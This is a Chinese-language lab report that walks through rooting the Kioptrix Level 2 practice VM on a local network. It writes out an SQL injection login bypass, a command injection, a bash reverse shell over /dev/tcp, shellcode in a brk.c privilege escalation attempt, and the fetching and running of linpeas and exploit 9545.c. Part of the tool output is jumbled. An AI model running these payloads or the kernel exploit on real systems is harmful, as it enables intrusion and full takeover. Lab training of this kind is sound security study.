

一、实验目的

取得目标靶机的 root 权限

我们将使用到以下攻击手段：主机发现、端口扫描、SQL注入、反向shell

二、实验内容

端口扫描


使用 nmap 扫描靶机端口

```
(root@kali)-[/home/kali]
# nmap -p- 10.0.2.15
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-18 21:31 CST
Nmap scan report for 10.0.2.15
Host is up (0.012s latency).
Not shown: 65528 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
443/tcp   open  https
631/tcp   open  ipp
815/tcp   open  unknown
3306/tcp  open  mysql
MAC Address: 08:00:27:EB:BA:50 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 47.30 seconds
```

SQL注入

测试基本SQL注入，在 kali 进入 `http://10.0.2.15`，然后手动测试，发现不成功，使用 Burp Suite


使用 burpsuite



点击 target，在 scope 中添加 `http://10.0.2.15`



切换到 proxy 开始拦截。使用火狐访问 `http://10.0.2.15`，BurpSuite 会拦截 HTTP 请求




点击 Forward，让请求通过，在登录表单输入测试凭据，然后修改 `uname` 和 `password` 为 `uname=admin' or 1=1#&password=test`，然后 forward，注入成功

Welcome to the Basic Administrative Web Console

Ping a Machine on the Network:

submit

在 "Ping a Machine on the Network" 输入框中测试命令注入漏洞，`127.0.0.1;whoami`，进入命令注入阶段，点击 forward 让请求发送到服务器




127.0.0.1;whoami

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.  
64 bytes from 127.0.0.1: icmp_seq=0 ttl=64 time=0.086 ms  
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.260 ms  
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.217 ms  
  
--- 127.0.0.1 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 2003ms  
rtt min/avg/max/mdev = 0.086/0.187/0.260/0.075 ms, pipe 2  
apache
```

whoami 返回 apache，说明命令注入有效，当前用户身份为 apache

反向shell

在 kali 上启动监听，输入 `nc -nvlp 4444`。然后在 ping 输入框输入 `127.0.0.1; bash -i >&/dev/tcp/10.0.2.3/4444 0>&1`（此处需要查询 kali 的 ip）



接下来升级 shell 稳定性，并确认系统信息

```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ nc -nvlp 4444  
listening on [any] 4444 ...  
connect to [10.0.2.3] from (UNKNOWN) [10.0.2.15] 32770  
bash: no job control in this shell  
bash-3.00$ python -c 'import pty; pty.spawn("/bin/bash")'  
bash-3.00$ whoami  
whoami  
apache  
bash-3.00$ id  
id  
uid=48(apache) gid=48(apache) groups=48(apache)  
bash-3.00$ uname -a  
uname -a  
Linux kioptrix.level2 2.6.9-55.EL #1 Wed May 2 13:52:16 EDT 2007 i686 i686 i386 GNU/Linux  
bash-3.00$ pwd  
pwd  
/var/www/html  
bash-3.00$
```

```
cat > brk.c << 'EOF'  
#include <stdio.h>  
#include <stdlib.h>  
#include <unistd.h>  
  
int main()  
{  
    int *ret;  
  
    char shellcode[] =  
        "\x31\xc0\x31\xdb\xb0\x17\xcd\x80"  
        "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"  
        "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40xcd"  
        "\x80\xe8\xdc\xff\xff\xff/bin/sh";  
  
    ret = (int *)&ret + 2;  
    *ret = (int)shellcode;  
  
    brk(0);  
    return 0;  
}  
EOF
```

然后使用 `python -m http.server 8000`

```
cd /tmp  
rm -f brk.c brk  
wget http://10.0.2.3:8000/brk.c  
gcc brk.c -o brk  
chmod +x brk  
./brk
```

但是发现运行后使用 `whoami` 并未成功，于是改变方法。上传 `linpeas.sh`，然后加权限，最后运行脚本。

```
bash-3.00$ chmod a+x linpeas.sh
bash-3.00$ ./linpeas.sh
/tmp
Kali Linux
root@kali:~/tmp# python http.server 8000
HTTP on 0.0.0.0
15 - - [15/Mar/2025:01:00:23] "GET /tmp HTTP/1.0" 200
```

```

kali Tools  kali Tools  Kali NetHunter  Exploit-DB  Google
/
/dev/tcp/10.0.2.3/4444 0>&1
3) 56(84) bytes of data.
Do you like PEASS?
: icmp_seq=0 ttl=64 time=0.611 ms
: icmp_seq=1 ttl=64 time=0.894 ms
: icmp_seq=2 ttl=64 time=0.450 ms
Learn Cloud Hacking : https://training.hacktricks.xyz
istics ---
3 received, 0 dropped, 2007ms
0.450/0.611/0.894/0.185 ms, pipe 2
Follow on Twitter : @hacktricks_live
Respect on HTB : SirBroccoli
Thank you!
LinPEAS-ng by carlospolop
```

```
LinPEAS-ng by carlospolop

ADVISORY: This script should be used for authorized penetration testing and/or educational purposes only. Any misuse of this software will not be the responsibility of the author or of any other collaborator. Use it at your own computers and/or with the computer owner's permission.

Linux Privesc Checklist: https://book.hacktricks.wiki/en/linux-hardening/linux-privilege-escalation-checklist.html

LEGEND:
RED/YELLOW: 95% a PE vector
RED: You should take a look to it
LightCyan: Users with console
Blue: Users without console & mounted devs
Green: Common things (users, groups, SUID/SGID, mounts, .sh scripts, cronjobs)
LightMagenta: Your username

Starting LinPEAS. Caching Writable Folders ...

Basic information
```

```
Starting LinPEAS. Caching Writable Folders ...
Basic information

OS: Linux version 2.6.9-55.EL (mockbuild@builder6.centos.org) (gcc version 3.4.6 20060404 (Red Hat 3.4.6-8)) #1 Wed May 2 13:52:16 EDT 2007
User & Groups: uid=48(apache) gid=48(apache) groups=48(apache)
Hostname: kioptrix.level2
[+] /bin/ping is available for network discovery (LinPEAS can discover hosts, learn more with -h)
[+] /bin/bash is available for network discovery, port scanning and port forwarding (LinPEAS can discover hosts, scan ports, and forward ports. Learn more with -h)
[+] nmap is available for network discovery & port scanning, you should use it yourself

Caching directories . . . . .
```

可知系统信息为 Linux 2.6.9-55.EL, CentOS release 4.5, 查找漏洞

```
(root@kali)-[/tmp]
# searchsploit linux 2.6 centos
```

Exploit Title	Path
Linux Kernel 2.4.x/2.6.x (CentOS 4.8/5.3 /	linux/local/9545.c
Linux Kernel 2.4/2.6 (RedHat Linux 9 / Fed	linux/local/9479.c
Linux Kernel 2.6 < 2.6.19 (White Box 4 / C	linux_x86/local/9542.c
Linux Kernel 2.6.32 < 3.x (CentOS 5/6) - '	linux/local/25444.c
Linux Kernel 2.6.x / 3.10.x / 4.14.x (RedH	linux_x86-64/local/45516.c

```
Shellcodes: No Results
```

寻找 9545.c, 并拷贝到桌面上

```
(kali㉿kali)-[~]  
$ locate linux/local/9545.c  
/usr/share/exploitdb/exploits/linux/local/9545.c  
  
(kali㉿kali)-[~]  
$ cp /usr/share/exploitdb/exploits/linux/local/9545.c /home/kali/Desktop  
  
(kali㉿kali)-[~]  
$
```

然后使用 `wget` 传过去并编译，运行，成功获得 `root`

```
bash-3.00$ wget 10.0.2.3/9545.c  
--12:33:45-- http://10.0.2.3/9545.c  
=> `9545.c'  
Connecting to 10.0.2.3:80... connected.  
HTTP request sent, awaiting response... 200 OK  
Length: 9,408 (9.2K) [text/x-csrc]  
  
0K ..... 100% 72.36 MB/s  
s  
  
12:33:45 (72.36 MB/s) - `9545.c' saved [9408/9408]  
  
bash-3.00$
```

三、实验结果

成功获得 `root` 权限

```
bash-3.00$ ./exp  
sh: no job control in this shell  
sh-3.00# whoami  
root  
sh-3.00#
```

四、实验中遇到的问题及解决方案

1. 在反向shell过程中错误输入 `kali` 的 `ip` 导致没有成功建立监听。解决方案：`ip addr show` 查询到 `kali` 的 `ip` 为 `10.0.2.3`
2. 使用 `brk` 提权失败，仍未解决
3. 在 `python -m http.server 8000` 时没有在 `tmp` 目录下运行，导致在 `wget` 的时候无法把 `tmp` 的 `linpeas.sh` 传过去。解决方法：在 `tmp` 目录下运行
4. 最开始将 `9545.c` 文件在 `kali` 编译后的文件 `wget` 过去，结果在运行时出现 `argument fault` 的错误。解决方法：将 `9545.c` 拷贝到桌面上发送过去再编译运行。

五、实验的启示/意见和建议

1. 学习到了 `sql` 注入，通过构造输入数据，篡改应用程序原本的 `sql` 查询语句逻辑，从而执行非授权的数据库操作

